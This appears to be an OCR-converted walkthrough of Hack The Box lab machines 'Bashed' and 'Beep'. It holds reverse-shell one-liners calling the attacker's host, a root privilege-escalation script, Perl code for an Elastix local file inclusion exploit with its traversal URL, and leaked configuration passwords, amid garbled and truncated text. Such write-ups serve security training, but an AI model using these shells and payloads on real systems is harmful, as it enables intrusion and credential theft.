anaconda-ks.cfg initial-setup-ks.cfg root.txt
[root@paper ~]# cat root.txt 23:47:13 GMT
f7d93504f057f075a19f7689e0198388
[root@paper ~]#
```

Bashed

As usual I started scanning the nmap to figure out what I was getting into

```
# nmap -A -Pn 10.10.10.68
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-05-15 06:10 EDT
Nmap scan report for 10.10.10.68
Host is up (0.084s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.18 ((Ubuntu))
| http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Arrexel's Development Site
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```


TCP/IP fingerprint:

```
OS:SCAN(V=7.91%E=4%D=5/15%OT=80%CT=1%CU=33353%PV=Y%DS=2%DC=T%G=Y%TM=6280D19
OS:B%P=x86_64-pc-linux-gnu)SEQ(SP=FF%GCD=1%ISR=102%TI=Z%CI=I%II=I%TS=8)OPS(
OS:O1=M505ST11NW7%02=M505ST11NW7%03=M505NNT11NW7%04=M505ST11NW7%05=M505ST11
OS:NW7%06=M505ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(
OS:R=Y%DF=Y%T=40%W=7210%0=M505NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+F=AS
OS:%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=
OS:Y%DF=Y%T=40%W=0%0=S=Z%A=S+F=AR%O=%RD=0%0=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=
OS:R%O=%RD=0%0=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%0=)U1(R=Y%DF=N%T
OS:=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=
OS:S)
```

I entered the UR articles when I came to this page



A simple scan of possible paths let me see
that there are relevant paths for me



Sun 6 Mar, 22:13

Arrexel's Development ~ root@lior: ~

File Actions Edit View Help Arrexel's Development +

root@lior: /home/lior/Downloads x root@lior: ~ x root@lior: ~ x root@lior: ~ x

[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2022/03/06 15:10:08 Starting gobuster in directory enumeration mode

Error: error on running gobuster: unable to connect to http://10.10.10.68/: Get "http://10.10.10.68/": context deadline exceeded (Client.Timeout exceeded while awaiting headers)

(root@lior)-[~] DEVELOPMENT - DUSTYBROS A. 2021
gobuster dir -u http://10.10.10.68/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.10.68/
[+] Method: GET
[+] Threads: 10
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] Timeout: 10s
[+] User Agent: different gobuster/3.1.0 very useful I actually developed it on
[+] Threads: 10s

2022/03/06 15:11:31 Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 311] [→ http://10.10.10.68/images/]
/uploads (Status: 301) [Size: 312] [→ http://10.10.10.68/uploads/]
/php (Status: 301) [Size: 308] [→ http://10.10.10.68/php/]
/css (Status: 301) [Size: 308] [→ http://10.10.10.68/css/]
/dev (Status: 301) [Size: 308] [→ http://10.10.10.68/dev/]
/js (Status: 301) [Size: 307] [→ http://10.10.10.68/js/]
/fonts (Status: 301) [Size: 310] [→ http://10.10.10.68/fonts/]
Progress: 9236 / 220561 (4.19%)

I went into the dev folder and saw
phpbash.php and went in

```
www-data@bashed:/var/www/html/dev# id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

I connected myself to a more convenient connection so I could keep working

```
root@de0:~/Downloads          root@de0:          root@de0:          root@de0:          root@de0:  
└─[root@de0 ~]# nc -lvp 1234           Web Shells (3)          bash -i >& /dev/tcp/10.0.0.1234 0x43  
listening on [any] 1234 ...          categorized (0)  
[  ]
```

Python

This was tested under Linux / Python 2.7:

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234))  
os.dup2(s.fileno(),0); os.du
```

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.18",1234));os.dup2(s.fileno(),0); os.du
```

```
root@de0:~]# nc -lvp 1234  
listening on [any] 1234 ...  
10.10.10.68: inverse host lookup failed: Unknown host  
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.68] 37912  
/bin/sh: 0: can't access tty; job control turned off  
$ whoami  
www-data  
$ dir  
phpbash.min.php  phpbash.php  
$ [  ]
```

I was able to find the first flag

```
$ cd arrexel  
$ ls  
user.txt  
$ cat user.txr  
cat: user.txr: No such file or directory  
$ cat user.txt  
2c281f318555dbc1b856957c7147bfcc1  
$ whoami  
www-data  
$ ls -l
```

Now I want to connect to root

At the command of the **sudo -u scriptmanager bash** I was able to connect to the user

```
$ sudo -u scriptmanager bash
whoami
scriptmanager
```


PERL

I then created a file with Exploit inside so I could connect further

```
test.py test.txt
echo "import socket,subprocess,os" > test.py
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
s.connect(("10.10.14.10",1235))
os.dup2(s.fileno(),0)
os.dup2(s.fileno(),1)
os.dup2(s.fileno(),2)
p=subprocess.call(["/bin/sh","-i"])
This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't work, try
4, 5, 6
```

```
python test.py
date
date
Thu Mar 24 23:12:12 PDT 2022
Thu Mar 24 23:12:12 PDT 2022
date
Thu Mar 24 23:12:21 PDT 2022
[]
```


After running the file I created I was able to connect to root



```
(root@bashed:[~]
# nc -lvp 1235 ...
listening on [any] 1235 ...
10.10.10.68: inverse host lookup failed: Unknown host
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.68] 55910
root@bashed:/scripts# id
id
uid=0(root) gid=0(root) groups=0(root)
root@bashed:/scripts# dir
dir
test.py test.txt
root@bashed:/scripts# cd ..
cd ..
root@bashed:# dir
dir
bin etc lib media proc sbin sys var
boot home lib64 mnt root scripts tmp vmlinuz
dev initrd.img lost+found opt run srv usr
root@bashed:# cd root
cd root
root@bashed:# dir
dir
root.txt
root@bashed:~# cat root.txt
cat root.txt
cc4f0afe3a1026d402ba10329674a8e2
root@bashed:~#
```


beep

I will start with a nmap command to see what are talking abuts




```
Fri 25 Feb, 10:52  root@lior:~ 
File Actions Edit View Help
service-10.10.10.7  ping-10.10.10.7  nmap -p-Pn  root@lior:~ 
22/tcp  open  ssh      OpenSSH 4.3 (protocol 2.0)
| ssh-hostkey:
|   1024 ad:ee:5a:bb:69:37:fb:27:af:b8:30:72:a0:f9:6f:53 (DSA)
|   2048 bc:c6:73:59:13:a1:8a:4b:55:07:50:f6:65:1d:6d:0d (RSA)
25/tcp  open  smtp     Postfix smtpd
|_smtp-commands: beep.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
80/tcp  open  http    Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Did not follow redirect to https://10.10.10.7/
110/tcp open  pop3    Cyrus pop3d 2.3.7-Invocea-RPM-2.3.7-7.el5_6.4
|_pop3-capabilities: LOGIN-DELAY(0) STLS EXPIRE(NEVER) APOP IMPLEMENTATION(Cyrus POP3 server v2) RESP-CODES AUTH-RESP-CODE USER PIPELINING TOP UIDL
111/tcp open  rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version  port/proto service
|   10000  2          111/tcp  rpcbind
|   10000  2          111/udp  rpcbind
|   100024 1          875/udp  status
|   100024 1          878/tcp  status
143/tcp open  imap    Cyrus imapd 2.3.7-Invocea-RPM-2.3.7-7.el5_6.4
|_imap-capabilities: Completed ANNOTATEMORE QUOTA UNSELECT IMAP4 CONSTORE THREAD-REFERENCES URLAUTHA0001 IMAP4rev1 CATENATE CHILDREN LISTTEXT LIST-SUBSCRIBED
| ATOMIC SORT ACL X-NETSCAPE-NAMESPACE ID OK MAILBOX-REFERRALS THREAD=ORDEREDSUBJECT IDLE SORT=MODSEQ RIGHTS=kxte NO BINARY MULTIAPPEND RENAME LITERAL+ UIDPLUS
| STARTTLS
443/tcp open  ssl/http Apache httpd 2.2.3 ((CentOS))
| http-robots.txt: I disallowed entry
|_http-server-header: Apache/2.2.3 (CentOS)
|_http-title: Elastix - Login page
|_ssl-cert: Subject: commonName=localhost.organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--
| Not valid before: 2017-04-07T08:22:08
| Not valid after:  2018-04-07T08:22:08
|_ssl-date: 2022-02-25T09:46:45+00:00; +1h06m17s from scanner time.
993/tcp open  ssl/imap  Cyrus imapd
```

After knowing that it was possible to use the browser I immediately entered the IP address in the url bar



I immediately recognized that it was elastix

I was looking for more clues in the next command




The screenshot shows a terminal window titled 'root@lior:~' running on a Linux system. The user has run the command 'searchsploit elastix'. The results are displayed in two sections: 'Path' and 'URL'. The 'Path' section lists various exploit scripts found in the 'php/webapps' directory, such as 38078.py, 38544.txt, 34942.txt, 37637.pl, 36305.txt, 38091.php, and 18650.py. The 'URL' section lists corresponding exploit URLs from exploit-db.com, including https://www.exploit-db.com/exploits/38078, https://www.exploit-db.com/exploits/38544, https://www.exploit-db.com/exploits/34942, https://www.exploit-db.com/exploits/37637, https://www.exploit-db.com/exploits/36305, https://www.exploit-db.com/exploits/38091, and https://www.exploit-db.com/exploits/18650.

```
File Actions Edit View Help
service-10.10.10.7 x ping-10.10.10.7 x nmap -p -Pn x nmap -sSVC -Pn x root@lior:~ x
(root@lior)-[~]# searchsploit elastix
Exploit Title | Path
Elastix - 'page' Cross-Site Scripting | php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulnerabilities | php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities | php/webapps/34942.txt
Elastix 2.2.0 - graph.php' Local File Inclusion | php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection | php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection | php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution | php/webapps/18650.py
Shellcodes: No Results
(root@lior)-[~]# searchsploit elastix -w
Exploit Title | URL
Elastix - 'page' Cross-Site Scripting | https://www.exploit-db.com/exploits/38078
Elastix - Multiple Cross-Site Scripting Vulnerabilities | https://www.exploit-db.com/exploits/38544
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities | https://www.exploit-db.com/exploits/34942
Elastix 2.2.0 - graph.php' Local File Inclusion | https://www.exploit-db.com/exploits/37637
Elastix 2.x - Blind SQL Injection | https://www.exploit-db.com/exploits/36305
Elastix < 2.5 - PHP Code Injection | https://www.exploit-db.com/exploits/38091
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution | https://www.exploit-db.com/exploits/18650
Shellcodes: No Results
[root@lior]-[~]
```

I saw the next line and it immediately interested me the most.

"local file inclusion "



The screenshot shows a Mozilla Firefox window with the title "Elastix 2.2.0 - 'graph.php' Local File Inclusion - PHP webapps Exploit - Mozilla Firefox". The address bar displays the URL <https://www.exploit-db.com/exploits/37637>. The main content area of the browser shows a PHP script exploit for Elastix 2.2.0. The script prints several lines of text, including the exploit path and various file paths to be used in the exploit. The exploit code uses the LWP::UserAgent module to target a host and perform a local file inclusion attack on the Elastix system by reading the /etc/ampportal.conf file.

```
print "\t Elastix 2.2.0 LFI Exploit \n";
print "\t code author cheki \n";
print "\t 0day Elastix 2.2.0 \n";
print "\t email: anonymous17hacker@gmail.com \n";

#LFI Exploit: /vtigerCRM/graph.php?current_language=../../../../../../../../etc/ampportal.conf%00&module=Accounts&action

use LWP::UserAgent;
print "\n Target: https://ip ";
chomp(my $target=<STDIN>);
$dir="vtigerCRM";
$poc="current_language";
$etc="etc";
$jump="../../../../../../../../";
$test="ampportal.conf%00";


$code = LWP::UserAgent->new() or die "inicializacia brauzeris\n";
$code->agent('Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)');
$host = $target . "/" . $dir . "/graph.php?" . $poc . "=" . $jump . "/" . $etc . "/" . $test . "&module=Accounts&action";
$res = $code->request(HTTP::Request->new(GET=>$host));
$answer = $res->content; if ($answer =~ 'This file is part of FreePBX') {

print "\n read ampportal.conf file : $answer \n\n";
```

I went into the source and saw something very interesting.

LFI Exploit

And I immediately added it to the URL



A screenshot of a Mozilla Firefox browser window. The address bar shows the URL: `https://10.10.10.7/vtigercrm/graph.php?current_language=../../../../etc/amportal.conf`. The page content is a configuration file for the FreePBX database, specifically the `amportal.conf` file. The file contains numerous commented-out lines starting with '#'. These lines describe various database settings, including hostnames, ports, and user credentials for MySQL and PostgreSQL databases, as well as paths to command-line scripts and web administration interfaces.

```
# This file is part of FreePBX. # # FreePBX is free software: you can redistribute it and/or modify # it under the terms of the GNU General Public License as published by # the Free Software Foundation, either version 2 of the License, or # (at your option) any later version. # # FreePBX is distributed in the hope that it will be useful, # but WITHOUT ANY WARRANTY; without even the implied warranty of # MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the # GNU General Public License for more details. # # You should have received a copy of the GNU General Public License # along with FreePBX. If not, see . # # This file contains settings for components of the Asterisk Management Portal # Spaces are not allowed! # Run /usr/src/AMP/apply.conf.sh after making changes to this file # FreePBX Database configuration # AMPDBHOST: Hostname where the FreePBX database resides # AMPDBENGINE: Engine hosting the FreePBX database (e.g. mysql) # AMPDBNAME: Name of the FreePBX database (e.g. asterisk) # AMPDBUSER: Username used to connect to the FreePBX database # AMPDBPASS: Password for AMPDBUSER (above) # AMPENGINE: Telephony backend engine (e.g. asterisk) # AMPMGRUSER: Username to access the Asterisk Manager Interface # AMPMGRPASS: Password for AMPMGRUSER # AMPDBHOST=localhost AMPDBENGINE=mysql # AMPDBNAME=asterisk AMPDBUSER=asteriskuser # AMPDBPASS=amp109 AMPDBPASS=EhdilekWmdjE AMPENGINE=asterisk AMPMGRUSER=admin #AMPMGRPASS=amp111 AMPMGRPASS=EhdilekWmdjE # AMPBIN: Location of the FreePBX command line scripts # AMPSBIN: Location of (root) command line scripts # AMPBIN=/var/lib/asterisk/bin AMPSBIN=/usr/local/sbin # AMPWEBROOT: Path to Apache's webroot (leave off trailing slash) # AMPCGIBIN: Path to Apache's cgi-bin dir (leave off trailing slash) # AMPWEBADDRESS: The IP address or host name used to access the AMP web admin # AMPWEBROOT=/var/www/html AMPCGIBIN=/var/www/cgi-bin # AMPWEBADDRESS=x.x.x.x|hostname # FOPWEBROOT: Path to the Flash Operator Panel webroot (leave off trailing slash) # FOPPASSWORD: Password for performing transfers and hangsups in the Flash Operator Panel # FOPRUN: Set to true if you want FOP started by freepbx engine (amportal_start), false otherwise # FOPDISABLE: Set to true to disable FOP interface and retrieve conf. file for sqlite3 # or if you don't want FOP. # #FOPRUN=true FOPWEBROOT=/var/www/html/panel #FOPPASSWORD=password# FOPPASSWORD=EhdilekWmdjE # FOPSORT=extension|lastname # DEFAULT VALUE: extension # FOP should sort extensions by Last Name [lastname] or by Extension [extension] # This is the default admin name used to allow an administrator to login to ARI bypassing all security. # Change this to whatever you want, don't forget to change the ARI_ADMIN_PASSWORD as well ARI_ADMIN_USERNAME=admin # This is the default admin password to allow an administrator to login to ARI bypassing all security. # Change this to a secure password. ARI_ADMIN_PASSWORD=EhdilekWmdjE # AUTHTYPE=database|none # Authentication type to use for web administration. If type set to 'database', the primary # AMP admin credentials will be the AMPDBUSER/AMPDBPASS above. AUTHTYPE=database # AMPADMINLOGO=filename # Defines the logo that is to be displayed at the TOP RIGHT of the admin screen. This enables # you to customize the look of the administration screen. # NOTE: images need to be saved in the .../admin/images directory of your AMP install # This image should be 55px in height AMPADMINLOGO=logo.png # USECATEGORIES=true|false # DEFAULT VALUE: #
```

I came across a very messy page with a lot of data some of which are very relevant. But I had to find a way to arrange the text

that would be comfortable to read.

Burp Suite Community Edition v2021.8.2 - Temporary Project

Proxy Intercept HTTP history Options

Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
https://10.10.10.7	GET	/									✓	10.10.10.7		08:49:18 25 ...	8080
https://10.10.10.7	GET	/vigercrm/graph.php?current_lan...	✓								✓	10.10.10.7		08:49:18 25 ...	8080
https://10.10.10.7	GET	/vigercrm/graph.php?current_lang...	✓								✓	10.10.10.7		08:50:36 25 ...	8080
https://10.10.10.7	GET	/									✓	10.10.10.7		08:50:50 25 ...	8080
https://10.10.10.7	GET	/									✓	10.10.10.7		08:51:39 25 ...	8080
https://10.10.10.7	GET	/vigercrm/graph.php?current_lang...	✓								✓	10.10.10.7		08:52:49 25 ...	8080

Request

```
1 GET /vigercrm/graph.php?current_language=.../etc/amportal.conf%00&module=Accounts&action=HTTP/1.1
2 Host: 10.10.10.7
3 Cookie: _ga=GA1.2akudg3tuzlup30995
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:70.0) Gecko/20100101 Firefox/70.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate
8 Upgrade-Insecure-Requests: 1
9 Te: trailers
10 Connection: close
11
12
```

INSPECTOR


- Request Attributes
- Query Parameters (3)
- Request Cookies (1)
- Request Headers (9)

I used burp software to arrange the text for myself comfortably

Inside the page were:


Passwords

Users



```
34 # AMPIENGINE: Telephone backend engine (e.g. asterisk)
35 # AMPUSER: Username to access the Asterisk Manager Interface
